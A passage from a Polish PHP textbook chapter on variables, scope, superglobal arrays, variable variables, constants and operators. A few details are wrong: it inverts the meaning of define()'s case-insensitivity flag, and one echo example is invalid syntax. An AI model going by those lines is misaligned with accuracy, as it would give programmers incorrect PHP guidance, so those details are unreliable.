- Wielkość liter w identyfikatorach ma znaczenie. Dlatego też zmienna `$recipe` to nie ta sama zmienna co `$Recipe`, `$rEciPe` bądź `$recipE`.
- Identyfikatory mogą mieć dowolną długość. To korzystne rozwiązanie, gdyż pozwala programistom precyzyjnie opisywać przeznaczenie identyfikatorów poprzez nadawanie im odpowiednich nazw.
- Nazwy identyfikatorów nie mogą być takie same jak słowa kluczowe PHP. Pełną listę słów kluczowych można znaleźć w dodatku wchodzącym w skład dokumentacji języka.

Zmienne

Choć w kilku przykładach zamieszczonych w tym rozdziale użyliśmy już zmiennych, to jednak nie przedstawiłem jeszcze samego pojęcia zmiennej. Mam zamiar to zrobić w tej części rozdziału, zaczynając od podania jej definicji. Otóż zmienna jest symbolem, w którym można zapisywać różne, zmieniające się w czasie wartości. Załóżmy na przykład, że tworzymy na stronie WWW kalkulator, który pozwala na wykonywanie różnych operacji matematycznych. Oczywiście, użytkownik będzie chciał podawać w nim dowolne, wybrane przez siebie wartości. Dlatego też program musi mieć możliwość zapamiętywania tych wartości i używania ich w obliczeniach. Jednocześnie programista potrzebuje jakiegoś wygodnego sposobu odwoływania się do tych „pojemników na dane" w kodzie tworzonej aplikacji. Zmienne spełniają oba wymagania.

Zważywszy na znaczenie pojęcia zmiennej w programowaniu, dobrze byłoby dokładnie przedstawić podstawowe informacje o sposobach deklarowania i stosowania zmiennych. Zagadnienia te zostały szczegółowo opisane w tej części rozdziału.

■ Uwaga Zmienna to miejsce w pamięci komputera, z którym skojarzono nazwę. Zawiera ono pewną wartość, na której w trakcie działania programu można wykonywać operacje.

Deklaracje zmiennych

Zmienne zawsze zaczynają się od znaku dolara ($), po którym jest podawana nazwa. Nazwy zmiennych muszą spełniać te same warunki co nazwy identyfikatorów. Oznacza to, że mogą się one zaczynać od litery lub znaku podkreślenia, składać z liter, znaku podkreślenia, cyfr oraz innych znaków, których wartości w kodzie ASCII mieszczą się w zakresie od 127 do 255. Poniżej przedstawiono kilka przykładów prawidłowych zmiennych:

- `$color`,
- `$operating_system`,
- `$_some_variable`,
- `$model`.

Trzeba pamiętać, że w nazwach zmiennych jest uwzględniana wielkość liter. Na przykład zmienne przedstawione na poniższym przykładzie nie są ze sobą w żaden sposób powiązane:

- `$color`,
- `$Color`,
- `$COLOR`.

Co ciekawe, w odróżnieniu od innych języków, takich jak C, PHP nie wymaga jawnego deklarowania zmiennych. Zamiast tego zmienne można deklarować, jednocześnie przypisując im wartości. Jednak fakt, że taka *możliwość* istnieje, nie oznacza wcale, że *należy* z niej korzystać. Dobre zasady programistyczne wymagają, by wszystkie zmienne były deklarowane przed użyciem, a w idealnym przypadku należy także dodać do nich stosowny komentarz.

Po zadeklarowaniu zmiennych można przypisać im wartości. Istnieją dwie metodologie przypisywania wartości do zmiennych: przez wartość oraz przez referencję.

Przypisywanie wartości

Przypisanie przez wartość oznacza skopiowanie do zmiennej wartości przypisywanego jej wyrażenia. Ten typ przypisań jest zdecydowanie najczęściej stosowany. Oto kilka jego przykładów:

```
$color = "czerwony";
$number = 12;
$age = 12;
$sum = 12 + "15"; // $sum = 27
```

Trzeba pamiętać, że każda z tych zmiennych zawiera kopię przypisywanego do niej wyrażenia. Na przykład każda ze zmiennych `$number` oraz `$age` zawiera swoją własną, unikalną kopię wartości 12. Aby dwie zmienne wskazywały na tę samą kopię wartości, należy zastosować przypisanie przez referencję.

Przypisywanie przez referencję

Mechanizm przypisywania przez referencję został wprowadzony w PHP 4. Pozwala on tworzyć zmienne wskazujące tę samą zawartość, do której odwołuje się inna zmienna. Oznacza to, że jakakolwiek zmiana zmiennej odwołującej się do konkretnych danych będzie miała wpływ na pozostałe zmienne, które się do nich odwołują. Aby zastosować przypisanie przez referencję, należy dodać do znaku równości znak `&`, jak pokazano na poniższym przykładzie:

```
<?php
    $value1 = "Witam";
    $value2 =& $value1; // zmienne $value1 oraz $value2 zawierają słowo "Witam"
    $value2 = "Żegnam"; // zmienne $value1 oraz $value2 zawierają słowo "Żegnam"
?>
```

Dostępna jest także alternatywna składnia przypisania przez referencję; polega ona na umieszczeniu znaku `&` bezpośrednio przed zmienną, do której chcemy utworzyć referencję. Oto przykład:

```
<?php
    $value1 = "Witam";
    $value2 = &$value1; // zmienne $value1 oraz $value2 zawierają słowo "Witam"
    $value2 = "Żegnam"; // zmienne $value1 oraz $value2 zawierają słowo "Żegnam"
?>
```

Zasięg zmiennych

Niezależnie od sposobu deklarowania zmiennych (przez wartość bądź przez referencję) można to robić w dowolnym miejscu skryptu. Położenie deklaracji zmiennej ma jednak ogromny wpływ na to, w jakich miejscach skryptu z tej zmiennej będzie można korzystać. Ten obszar dostępności zmiennej jest nazywany jej **zasięgiem**.

W PHP wyróżniamy cztery typy zasięgu zmiennych:

- zmienne lokalne,
- parametry funkcji,
- zmienne globalne,
- zmienne statyczne.

Zmienne lokalne

Wszystkie zmienne zadeklarowane wewnątrz funkcji są uważane za **lokalne**. Oznacza to, że można się do nich odwoływać wyłącznie wewnątrz tej funkcji. Każde odwołanie umieszczone poza funkcją, w jakiej zmienna została zadeklarowana, zostanie potraktowane jako próba użycia zupełnie nowej, niezależnej zmiennej. Trzeba pamiętać, że po zakończeniu realizacji funkcji, wewnątrz której została zadeklarowana zmienna lokalna, zarówno sama zmienna, jak i jej wartość zostają usunięte.

Zmienne lokalne są bardzo wygodne, gdyż eliminują możliwość powstawania nieoczekiwanych efektów ubocznych, związanych z korzystaniem — celowym bądź niezamierzonym — ze zmiennych globalnych. Przeanalizujmy następujący przykład:

```
$x = 4;
function assignx () {
    $x = 0;
    printf("\$x wewnątrz funkcji ma wartość %d <br />", $x);
}
assignx();
printf("\$x poza funkcją ma wartość %d <br />", $x);
```

Wykonanie tego fragmentu kodu spowoduje wygenerowanie następujących wyników:

```
$x wewnątrz funkcji ma wartość 0
$x poza funkcją ma wartość 4
```

Jak widać, zostały wyświetlone dwie różne wartości zmiennej `$x`. Stało się tak dlatego, że `$x` umieszczona wewnątrz funkcji `assignx()` jest zmienną lokalną. Zmiana wartości zmiennej lokalnej `$x` nie ma żadnego wpływu na wartości istniejące poza funkcją. Analogicznie — zmiana wartości zmiennej `$x` poza funkcją nie ma żadnego wpływu na zmienną lokalną używaną wewnątrz funkcji.

■ **Uwaga** W powyższym przykładzie przed znakiem dolara ($) umieściłem odwrotny ukośnik (\), ponieważ chciałem, by znak dolara został potraktowany dosłownie, a nie jako odwołanie do zmiennej `$x`. Znak odwrotnego ukośnika zastosowany w taki sposób jest nazywany **znakiem unikowym** (ang. *escape character*).

Parametry funkcji

W PHP, podobnie jak w innych językach programowania, jeśli funkcja ma przyjmować jakieś argumenty, to należy je zadeklarować w jej nagłówku. Choć argumenty te będą przyjmować wartości określone poza funkcją, to jednak nie będą one dostępne po zakończeniu jej wykonywania.

■ **Uwaga** Dotyczy to jedynie parametrów przekazywanych do funkcji przez wartość — nie tych przekazywanych przez referencję. W przypadku parametrów przekazywanych przez referencję istnieje możliwość modyfikowania ich wartości wewnątrz funkcji. Jeśli Czytelnik jeszcze nie wie, co to oznacza, nie powinien się tym przejmować — zagadnienia te zostaną szczegółowo opisane w rozdziale 4.

Parametry funkcji są deklarowane za jej nazwą i umieszczane wewnątrz pary nawiasów. W dużym stopniu przypomina to deklarację zwyczajnych zmiennych:

```
// Mnoży wartość razy 10 i zwraca wynik
function x10 ($value) {
    $value = $value * 10;
    return $value;
}
```

Trzeba pamiętać, że choć wewnątrz funkcji można dowolnie korzystać z zadeklarowanych w niej parametrów, to jednak po jej zakończeniu zostają one usunięte. Więcej informacji o funkcjach można znaleźć w rozdziale 4.

Zmienne globalne

W odróżnieniu od zmiennych lokalnych, zmienne **globalne** są dostępne w całym programie. Aby jednak zmodyfikować taką zmienną wewnątrz funkcji, należy się do niej jawnie odwołać jako do zmiennej globalnej. Można to zrobić w prosty i wygodny sposób, umieszczając przed nazwą zmiennej słowo kluczowe `global`. Umieszczenie tego słowa kluczowego przed już istniejącą zmienną nakazuje, by PHP użył zmiennej o podanej nazwie. Przeanalizujmy następujący przykład:

```
$somevar = 15;
function addit() {
    global $somevar;
    $somevar++;
    echo "Somevar ma wartość $somevar";
}
addit();
```

Jako wartość zmiennej `$somevar` zostanie wyświetlona liczba `16`. Gdybyśmy jednak pominęli wiersz `global $somevar`, to zmiennej `$somevar` zostałaby przypisana wartość `1`, gdyż wewnątrz funkcji `addit()` byłaby ona potraktowana jako zmienna lokalna. Tej zmiennej lokalnej zostałaby niejawnie przypisana początkowa wartość `0`; druga instrukcja funkcji inkrementowałaby tę wartość, dając w rezultacie `1`.

Alternatywną metodą, pozwalającą na zadeklarowanie zmiennej jako globalnej, jest skorzystanie z dostępnej w PHP tablicy `$GLOBALS`. Wracając do poprzedniego przykładu, można skorzystać z tablicy `$GLOBALS`, by zadeklarować zmienną `$somevar` jako globalną w następujący sposób:

```
$somevar = 15;
function addit() {
    $GLOBALS["somevar"]++;
}
addit();
echo "Somevar ma wartość ".$GLOBALS["somevar"];
```

Wykonanie tego kodu da następujący rezultat:

```
Somevar ma wartość 16
```

Niezależnie od wybranej metody przekształcenia zmiennej lokalnej na globalną trzeba pamiętać, że posługiwanie się zmiennymi globalnymi od bardzo dawna jest źródłem problemów programistów, związanych z nieoczekiwanymi rezultatami, jakie mogą się pojawiać w razie braku należytej ostrożności. Dlatego też, choć stosowanie zmiennych globalnych może być wygodne, należy to robić rozważnie.

Zmienne statyczne

Rozpatrując zmienne pod względem typu zasięgu, ostatnim ich typem są zmienne **statyczne**. W odróżnieniu od zmiennych lokalnych oraz parametrów funkcji niszczonych po zakończeniu wykonywania funkcji, w której zostały zadeklarowane, wartości zmiennych statycznych są zachowywane i będą dostępne w niezmienionej postaci po jej ponownym wywołaniu. Zmienną można zadeklarować jako statyczną, poprzedzając jej nazwę słowem kluczowym `static`, jak pokazano na poniższym przykładzie:

```
STATIC $somevar;
```

Przeanalizujmy następujący przykład:

```
function keep_track() {
    static $count = 0;
    $count++;
    echo $count;
    echo "<br />";
}

keep_track();
keep_track();
keep_track();
```

Jakie mogą być spodziewane wyniki wykonania tego skryptu? Gdyby zmienna `$count` nie została zadeklarowana jako statyczna (czyli gdyby była zwyczajną zmienną lokalną), wyniki byłyby następujące:

```
1
1
1
```

Jednak `$count` jest zmienną statyczną, co oznacza, że zachowuje wartość z poprzedniego wykonania funkcji. Dlatego też w rzeczywistości uzyskamy następujące wyniki:

```
1
2
3
```

Zasięg statyczny jest szczególnie przydatny w przypadku stosowania **funkcji rekurencyjnych** — rozwiązania zapewniającego bardzo duże możliwości i polegającego na tym, że funkcja wielokrotnie wywołuje samą siebie, aż do momentu spełnienia pewnego warunku. Funkcje rekurencyjne zostały szczegółowo opisane w rozdziale 4.

Zmienne superglobalne

Język PHP udostępnia kilka przydatnych zmiennych predefiniowanych, z których można korzystać w dowolnym miejscu aktualnie wykonywanego skryptu i które udostępniają wiele informacji dotyczących środowiska, w jakim jest on wykonywany. Można przeglądać te zmienne w poszukiwaniu informacji dotyczących aktualnej sesji, środowiska operacyjnego użytkownika, środowiska serwera i tak dalej. PHP sam tworzy wiele spośród tych zmiennych, natomiast za utworzenie i określenie wartości pozostałych odpowiada system operacyjny oraz serwer WWW. Dlatego też zamiast próbować utworzyć wyczerpującą listę wszystkich predefiniowanych zmiennych oraz ich wartości, przedstawię prosty skrypt, który wyświetla wszystkie predefiniowane zmienne dotyczące serwera i środowiska, w jakim skrypt jest wykonywany:

```
foreach ($_SERVER as $var => $value) {
    echo "$var => $value <br />";
}
```

Wykonanie tego fragmentu kodu spowoduje wyświetlenie listy zmiennych, podobnej do tej przedstawionej poniżej. Warto poświęcić chwilę na przestudiowanie tej listy, wygenerowanej przez skrypt wykonany przez serwer działający w systemie Windows. Niektóre z widocznych na niej zmiennych będziemy mieli okazję zobaczyć także w kolejnych przykładach:

```
HTTP_HOST => localhost
HTTP_USER_AGENT => Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.6)
  Gecko/20091201 Firefox/3.5.6 (.NET CLR 3.5.30729) FirePHP/0.3
HTTP_ACCEPT => text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE => en-us,en;q=0.5
HTTP_ACCEPT_ENCODING => gzip,deflate
HTTP_ACCEPT_CHARSET => ISO-8859-1,utf-8;q=0.7,*;q=0.7
HTTP_KEEP_ALIVE => 300
HTTP_CONNECTION => keep-alive
HTTP_REFERER => http://localhost/chapter03/
HTTP_COOKIE => PHPSESSID=205jm6q0lcj867h8p05umfthm7
PATH => C:\php5212\;C:\Ruby\bin;C:\Program Files\Windows Resource
  Kits\Tools\;C:\WINDOWS\system32;C:\WINDOWS;C:\mysql\bin;C:\Program
  Files\Java\jdk1.6.0_14\bin;C:\php\PEAR;C:\Program Files\GTK2-Runtime\bin;C:\Program
  Files\jEdit;C:\libxslt\bin;C:\libxml2\bin;C:\apache-ant-1.7.1\bin
SystemRoot => C:\WINDOWS
COMSPEC => C:\WINDOWS\system32\cmd.exe
PATHEXT => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.RB;.RBW
WINDIR => C:\WINDOWS
SERVER_SIGNATURE =>
SERVER_SOFTWARE => Apache/2.2.11 (Win32) PHP/5.2.12
SERVER_NAME => localhost
SERVER_ADDR => 127.0.0.1
SERVER_PORT => 80
REMOTE_ADDR => 127.0.0.1
DOCUMENT_ROOT => C:/apache/htdocs/beginningphpandmysql_4e
SERVER_ADMIN => admin@localhost
SCRIPT_FILENAME => C:/apache/htdocs/beginningphpandmysql_4e/chapter03/server-superglobal.php
REMOTE_PORT => 4298
GATEWAY_INTERFACE => CGI/1.1
SERVER_PROTOCOL => HTTP/1.1
REQUEST_METHOD => GET
QUERY_STRING =>
REQUEST_URI => /chapter03/server-superglobal.php
SCRIPT_NAME => /chapter03/server-superglobal.php
PHP_SELF => /chapter03/server-superglobal.php
REQUEST_TIME => 1262728260
```

Jak widać, ten prosty fragment kodu udostępnia całkiem sporo informacji — niektóre z nich są bardzo przydatne, inne nieco mniej. Można także wyświetlić konkretną informację, wystarczy potraktować ją jak zwyczajną zmienną. Na przykład poniższa instrukcja wyświetla adres IP użytkownika:

```
printf("Twój adres IP to: %s", $_SERVER['REMOTE_ADDR']);
```

Wywołanie to wyświetli adres IP w postaci liczbowej, takiej jak: 192.0.34.166.

W ten sam sposób można uzyskać także informacje dotyczące przeglądarki użytkownika oraz jego systemu operacyjnego. Przyjrzyjmy się poniższemu przykładowi:

```
printf("Używasz przeglądarki: %s", $_SERVER['HTTP_USER_AGENT']);
```

Wygeneruje on wyniki podobne do tych:

```
Używasz przeglądarki: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.6) Gecko/20091201
↪Firefox/3.5.6 (.NET CLR 3.5.30729) FirePHP/0.3
```

Ten przykład prezentował tylko jedną z dziewięciu predefiniowanych tablic dostępnych w języku PHP. W dalszej części tego punktu zostały zamieszczone opisy przeznaczenia i zawartości każdej z nich.

■ **Uwaga** Aby móc korzystać z tych predefiniowanych tablic, w pliku konfiguracyjnym *php.ini* należy włączyć dyrektywę `track_vars`. W wersji PHP 4.03 jest ona włączona domyślnie.

Zdobywanie informacji o serwerze i kliencie

Tablice superglobalne `$_SERVER` zawierają informacje utworzone przez serwer WWW — dotyczą one konfiguracji zarówno serwera, jak i klienta oraz środowiska aktualnie obsługiwanego żądania. Choć wartości i liczba zmiennych zapisanych w tej tablicy są zależne od używanego serwera WWW, to jednak zazwyczaj można oczekiwać, że znajdą się wśród nich zmienne zdefiniowane w specyfikacji CGI 1.1 (*www.w3.org/CGI*). Najprawdopodobniej Czytelnik będzie miał okazję samemu się przekonać, że wszystkie spośród tych zmiennych są bardzo przydatne; oto kilka przykładów:

`$_SERVER['HTTP_REFERER']`: adres URL poprzednio wyświetlonej strony.

`$_SERVER['REMOTE_ADDR']`: adres IP klienta.

`$_SERVER['REQUEST_URI']`: komponent ścieżki adresu URL. Jeśli na przykład adres URL strony ma postać `http://www.example.com/blog/apache/index.html`, to wartość URI wynosi `/blog/apache/index.html`.

`$_SERVER['HTTP_USER_AGENT']`: agent użytkownika — zmienna ta zazwyczaj zawiera informacje zarówno o systemie operacyjnym, jak i używanej przeglądarce.

Pobieranie zmiennych przekazanych metodą GET

Tablica superglobalna `$_GET` zawiera wszystkie informacje związane ze wszelkimi parametrami przekazanymi metodą `GET`. Gdyby adres URL żądania miał postać `http://www.example.com/index.html?cat=apache&id=157`, to za pośrednictwem tablicy `$_GET` można by uzyskać dostęp do następujących zmiennych:

```
$_GET['cat'] = "apache";
$_GET['id'] = "157";
```

Domyślnie tablica superglobalna `$_GET` jest jedynym sposobem uzyskania dostępu do zmiennych przekazywanych metodą `GET`. Nie można odwoływać się do nich, używając nazw `$cat` lub `$id`. Więcej informacji dotyczących przetwarzania formularzy oraz zasad bezpieczeństwa związanych ze stosowaniem danych zewnętrznych można znaleźć w rozdziale 13.

Pobieranie zmiennych przekazanych metodą POST

Tablica superglobalna `$_POST` zawiera informacje związane z wszelkimi parametrami przekazanymi metodą `POST`. Załóżmy, że dysponujemy następującym formularzem służącym do pobierania informacji o użytkownikach pragnących subskrybować naszą listę informacyjną:

```
<form action="subscribe.php" method="post">
    <p>
        Adres email:<br />
        <input type="text" name="email" size="20" maxlength="50" value="" />
    </p>
    <p>
        Hasło:<br />
        <input type="password" name="pswd" size="20" maxlength="15" value="" />
    </p>
    <p>
```

```
        <input type="submit" name="subscribe" value="Subskrybuj!" />
    </p>
</form>
```

Po przesłaniu formularza w docelowym skrypcie *subscribe.php* tablica `$_POST` będzie udostępniać następujące zmienne:

```
$_POST['email'] = "jason@example.com";
$_POST['pswd'] = "rainyday";
$_POST['subscribe'] = "Subskrybuj!";
```

Tablica superglobalna `$_POST` jest domyślnie jedynym sposobem uzyskania informacji o zmiennych przekazanych metodą `POST`. Do powyższych zmiennych nie można odwoływać się przy użyciu nazw: `$email`, `$pswd` lub `$subscribe`.

Pobieranie informacji przechowywanych w ciasteczkach

Tablica superglobalna `$_COOKIE` zawiera informacje przekazane do skryptu w **ciasteczkach** (ang. *cookies*). Wartości ciasteczek są zazwyczaj ustawiane w skryptach wykonywanych wcześniej przy użyciu funkcji PHP o nazwie `setcookie()`. Załóżmy na przykład, że skorzystaliśmy z tej funkcji, by zapisać wartość `ab123` w ciasteczku o nazwie `example.com`. Tę wartość moglibyśmy później pobrać, używając wyrażenia o postaci `$_COOKIE["example.com"]`. Zagadnienia związane z obsługą ciasteczek w skryptach PHP zostały opisane w rozdziale 18.

Pobieranie informacji o plikach przesłanych metodą POST

Tablica superglobalna `$_FILES` zawiera informacje dotyczące danych przesłanych na serwer przy użyciu metody `POST`. Różni się ona nieco od wszystkich pozostałych tablic superglobalnych, gdyż jest dwuwymiarową tablicą zawierającą pięć elementów. Pierwszy indeks używany w odwołaniach do `$_FILES` określa nazwę pola formularza, natomiast drugi jest jedną z pięciu predefiniowanych wartości, odwołującą się do konkretnego atrybutu przesłanego pliku:

`$_FILES['upload-name']['name']`: nazwa pliku przesłanego z komputera użytkownika na serwer.

`$_FILES['upload-name']['type']`: typ MIME przesłanego pliku. Wartość przypisywana tej zmiennej zależy od możliwości przeglądarki użytkownika.

`$_FILES['upload-name']['size']`: wielkość pliku w bajtach.

`$_FILES['upload-name']['tmp_name']`: po odebraniu na serwerze plikowi zostaje nadana tymczasowa nazwa.

`$_FILES['upload-name']['error']`: kod błędu. Pomimo swej nazwy PHP zawsze określa wartość tej zmiennej, nawet jeśli podczas przesyłania pliku na serwer nie wystąpiły żadne problemy. Może ona przyjmować jedną z pięciu wartości:

- `UPLOAD_ERR_OK`: przesłanie pliku zakończyło się pomyślnie.
- `UPLOAD_ERR_INI_SIZE`: wielkość pliku przekroczyła maksymalną dopuszczalną wartość określoną przy użyciu dyrektywy konfiguracyjnej `upload_max_filesize`.
- `UPLOAD_ERR_FORM_SIZE`: wielkość pliku przekroczyła maksymalną dopuszczalną wartość określoną przez ukryte pole formularza o nazwie `MAX_FILE_SIZE`.
- `UPLOAD_ERR_PARTIAL`: odebrano tylko część pliku.
- `UPLOAD_ERR_NO_FILE`: w polu formularza nie podano żadnego pliku.

Zagadnieniom związanym z przesyłaniem plików został w całości poświęcony 15. rozdział tej książki.

Pobieranie informacji o środowisku systemu operacyjnego

Tablica superglobalna `$_ENV` udostępnia informacje dotyczące środowiska systemu operacyjnego, w jakim działa parser PHP. Oto niektóre zmienne, jakie są przechowywane w tej tablicy:

`$_ENV['HOSTNAME']`: nazwa serwera.

`$_ENV['SHELL']`: nazwa powłoki systemowej.

■ **Ostrzeżenie** PHP udostępnia jeszcze dwie inne tablice superglobalne: `$GLOBALS` oraz `$_REQUEST`. Tablica `$_REQUEST` jest pewnego rodzaju tablicą zbiorczą, zawierającą zmienne przekazane do skryptu przy użyciu metod `GET`, `POST` oraz w ciasteczkach. Kolejność zapisu zmiennych w tej tablicy nie zależy od kolejności, w jakiej występują one w skrypcie generującym żądanie — są one zależne od kolejności przetwarzania, określonej przy użyciu dyrektywy konfiguracyjnej `variables_order`. Z kolei tablicę superglobalną `$GLOBALS` można sobie wyobrazić jako nadzbiór wszystkich zmiennych superglobalnych, zawierający dodatkowo kompletną listę wszystkich zmiennych zdefiniowanych na poziomie globalnym. Choć zastosowanie tablic superglobalnych do obsługi zmiennych może się wydawać wygodnym i dobrym rozwiązaniem, nie należy tego robić, gdyż może to być niebezpieczne. Wyjaśnienie zagrożeń związanych z takimi rozwiązaniami zostało zamieszczone w rozdziale 21.

Pobieranie informacji przechowywanych w sesji

Tablica superglobalna `$_SESSION` zawiera informacje dotyczące wszystkich zmiennych sesyjnych. Utworzenie zmiennej sesyjnej zapewnia możliwość korzystania z niej na całej witrynie, bez konieczności jawnego przekazywania jej metodami `GET` lub `POST`. Rozdział 18. został w całości poświęcony budzącym szacunek możliwościom obsługi sesji dostępnym w języku PHP.

Zmienne zmienne

Czasami może się nam przydać możliwość utworzenia zmiennej, której zawartość będzie traktowana dynamicznie jako zmienna. Oto typowa instrukcja określająca wartość zmiennej:

```
$recipe = "spaghetti";
```

Co ciekawe, istnieje możliwość potraktowania wartości `spaghetti` jako zmiennej. Wystarczy w tym celu poprzedzić oryginalną zmienną dodatkowym znakiem dolara (`$`) i przypisać jej jakąś wartość:

```
$$recipe = " z krewetkami";
```

Ta instrukcja zapisuje łańcuch znaków `"z krewetkami"` w zmiennej o nazwie `spaghetti`.

Oznacza to, że obie przedstawione poniżej instrukcje wyświetlą takie same wyniki:

```
echo $recipe $spaghetti;
echo $recipe ${$recipe};
```

W obu przypadkach zostanie wyświetlony łańcuch znaków `"spaghetti z krewetkami"`.

Stałe

Stała to wartość, której w trakcie działania skryptu nie można modyfikować. Są one szczególnie przydatne w przypadkach stosowania wartości, które na pewno nie będą wymagały modyfikacji, takich jak wartość liczby pi (3,141592) lub długość mili morskiej w metrach (1852). Po zdefiniowaniu stałej jej wartości nie można zmienić (ani przedefiniować) w żadnym innym miejscu programu. Do definiowania stałych służy funkcja `define()`.

Definiowanie stałych

Funkcja `define()` definiuje stałą, przypisując wartość podanej nazwie. Jej prototyp wygląda następująco:

```
boolean define(string nazwa, różna wartosc [, bool bez_uwzgledniania_wielkosci])
```

Jeśli zostanie podany ostatni, opcjonalny parametr *`bez_uwzgledniania_wielkosci`* i jeśli przypiszemy mu wartość `TRUE`, to w dalszych odwołaniach do stałej będzie uwzględniana wielkość znaków. Przeanalizujmy następujący przykład, przedstawiający definicję stałej matematycznej pi:

```
define("PI", 3.141592);
```

Takiej stałej możemy następnie używać w kodzie programu, jak pokazano na poniższym przykładzie:

```
printf("Wartość liczby pi wynosi %f", PI);
$pi2 = 2 * PI;
printf("Podwojona liczba pi ma wartość %f", $pi2);
```

Wykonanie tego kodu wygeneruje następujące rezultaty:

```
Wartość liczby pi wynosi 3.141592
Podwojona liczba pi ma wartość 6.283184
```

Powyższy przykład wymaga kilku wyjaśnień. Przede wszystkim, jak widać, odwołania do stałych nie wymagają stosowania znaku dolara (`$`). Poza tym po zdefiniowaniu stałej jej wartość nie może być przedefiniowana (np. `2*PI`) ani usunięta. Jeśli na podstawie stałej należy wyliczyć pewną wartość, to trzeba ją zapisać w nowej zmiennej. I w końcu ostatnia uwaga — stałe są globalne, można z nich korzystać w dowolnym miejscu skryptu.

Wyrażenia

Wyrażeniem jest fraza reprezentująca pewną czynność wykonywaną w ramach programu. Wszystkie wyrażenia składają się z co najmniej jednego operandu oraz jednego lub kilku operatorów. Oto parę przykładów wyrażeń:

```
$a = 5;                  // Zapisuje wartość całkowitą 5 w zmiennej $a
$a = "5";                // Zapisuje w zmiennej $a łańcuch znaków "5"
$sum = 50 + $some_int;   // Zapisuje w zmiennej $sum sumę 50 i zmiennej $some_int
$wine = "Zinfandel";     // Zapisuje łańcuch znaków "Zinfandel" w zmiennej $wine
$inventory++;            // Inkrementuje (powiększa o 1) wartość zmiennej $inventory
```

Operandy

Operandy są elementami wejściowymi wyrażeń. Czytelnik może już znać sposoby posługiwania się operandami i to nie tylko z wykonywanych codziennie obliczeń matematycznych, lecz także z wcześniejszych doświadczeń programistycznych. Oto kilka przykładów operandów:

```
$a++   // Zmienna $a jest operandem
$sum = $val1 + $val2 // Operandami są zmienne $sum, $val1 oraz $val2
```

Operatory

Operator jest symbolem określającym konkretną czynność wykonywaną przez wyrażenie. Czytelnik najprawdopodobniej zna już sporo operatorów. Trzeba pamiętać, że mechanizm automatycznej konwersji typów stosowany w języku PHP skonwertuje typy operandów na podstawie umieszczonego pomiędzy nimi operatora. Wiele innych języków programowania nie dysponuje analogicznym mechanizmem.

Ważnymi cechami każdego języka programowania są priorytety dostępnych w nim operatorów oraz ich łączność. Oba te pojęcia zostały przedstawione w dalszej części rozdziału. Tabela 3.4 przedstawia wszystkie operatory stosowane w języku PHP, zapisane według malejącej kolejności priorytetów.

Tabela 3.4. *Operatory — priorytet, łączność oraz przeznaczenie*

Operator	Łączność	Przeznaczenie
`new`	brak	Tworzenie obiektów
`( )`	brak	Grupowanie wyrażeń
`[ ]`	prawostronna	Indeksowanie
`! ~ ++ --`	prawostronna	Logiczna negacja, dopełnienie bitowe, inkrementacja i dekrementacja
`@`	prawostronna	Wyłączenie generowania komunikatów o błędach
`/ * %`	lewostronna	Dzielenie, mnożenie, reszta z dzielenia
`+ - .`	lewostronna	Dodawanie, odejmowanie, konkatenacja łańcuchów znaków
`<< >>`	lewostronna	Przesunięcie w lewo i w prawo (bitowe)
`< <= > >=`	brak	Mniejsze, mniejsze lub równe, większe, większe lub równe
`== != === <>`	brak	Równe, różne, identyczne z, różne
`& ^ |`	lewostronna	Bitowe AND (koniunkcja), bitowe XOR (różnica symetryczna), bitowe OR (alternatywa)
`&& ||`	lewostronna	Iloczyn logiczny (AND), suma logiczna (OR)
`?:`	prawostronna	Operator trójargumentowy
`= += *= /= .= %= &= |= ^= <<= >>=`	prawostronna	Operatory przypisania
`AND XOR OR`	lewostronna	Iloczyn logiczny, różnica symetryczna, suma logiczna
`,`	lewostronna	Separacja wyrażeń

Priorytety operatorów

Priorytet to cecha operatorów określająca, w jakiej kolejności będą one przetwarzać zapisane obok nich operandy. PHP stosuje standardowe priorytety operatorów, doskonale znane z lekcji matematyki w szkole podstawowej. Przeanalizujmy kilka przykładów:

```
$total_cost = $cost + $cost * 0.06;
```

Powyższe wyrażenie można by także zapisać w następującej postaci:

```
$total_cost = $cost + ($cost * 0.06);
```

ponieważ operator mnożenia ma wyższy priorytet niż operator dodawania.

Łączność operatorów

Łączność jest cechą operatorów określającą, w jaki sposób w trakcie wykonywania wyrażenia będą przetwarzane operacje o tym samym priorytecie (czyli posiadające ten sam priorytet w tabeli 3.3). Istnieją dwa rodzaje łączności: lewostronna (od lewej do prawej) oraz prawostronna (od prawej do lewej). Pierwszy rodzaj łączności — łączność lewostronna — oznacza, że różne operacje wchodzące w skład wyrażenia będą przetwarzane od lewej do prawej. Przeanalizujmy następujący przykład:

```
$value = 3 * 4 * 5 * 7 * 2;
```

Powyższy przykład można także zapisać w następującej postaci:

```
$value = ((((3 * 4) * 5) * 7) * 2);
```

To wyrażenie daje w efekcie wartość 840, gdyż operatory mnożenia można łączyć od lewej do prawej.

W odróżnieniu od łączności lewostronnej łączność prawostronna powoduje, że operatory o tym samym priorytecie będą przetwarzane od prawej do lewej:

```
$c = 5;
print $value = $a = $b = $c;
```

Poniższy przykład działa identycznie jak poprzedni:

```
$c = 5;
print $value = ($a = ($b = $c));
```

W efekcie wykonywania tego wyrażenia zmienne `$value`, `$a`, `$b` oraz `$c` będą zawierać wartość 5, gdyż operator przypisania cechuje łączność prawostronna.

Operatory arytmetyczne

Operatory arytmetyczne, przedstawione w tabeli 3.5, służą do wykonywania przeróżnych operacji matematycznych i najprawdopodobniej będą często używane w większości programów PHP. Na szczęście korzystanie z nich jest bardzo łatwe.

Tabela 3.5. *Operatory arytmetyczne*

Przykład	Nazwa	Wynik
`$a + $b`	Dodawanie	Suma wartości `$a` i `$b`.
`$a - $b`	Odejmowanie	Różnica wartości `$a` i `$b`.
`$a * $b`	Mnożenie	Iloczyn `$a` i `$b`.
`$a / $b`	Dzielenie	Iloraz `$a` i `$b`.
`$a % $b`	Reszta z dzielenia	Reszta z dzielenia liczby `$a` przez `$b`.

Nawiasem mówiąc, PHP udostępnia szeroką gamę predefiniowanych funkcji matematycznych, zapewniających możliwości konwersji wartości pomiędzy różnymi systemami liczbowymi, wyliczania logarytmów, pierwiastków kwadratowych, wartości geometrycznych i tak dalej. Szczegółowe informacje na ich temat można znaleźć w dokumentacji.

Operatory przypisania

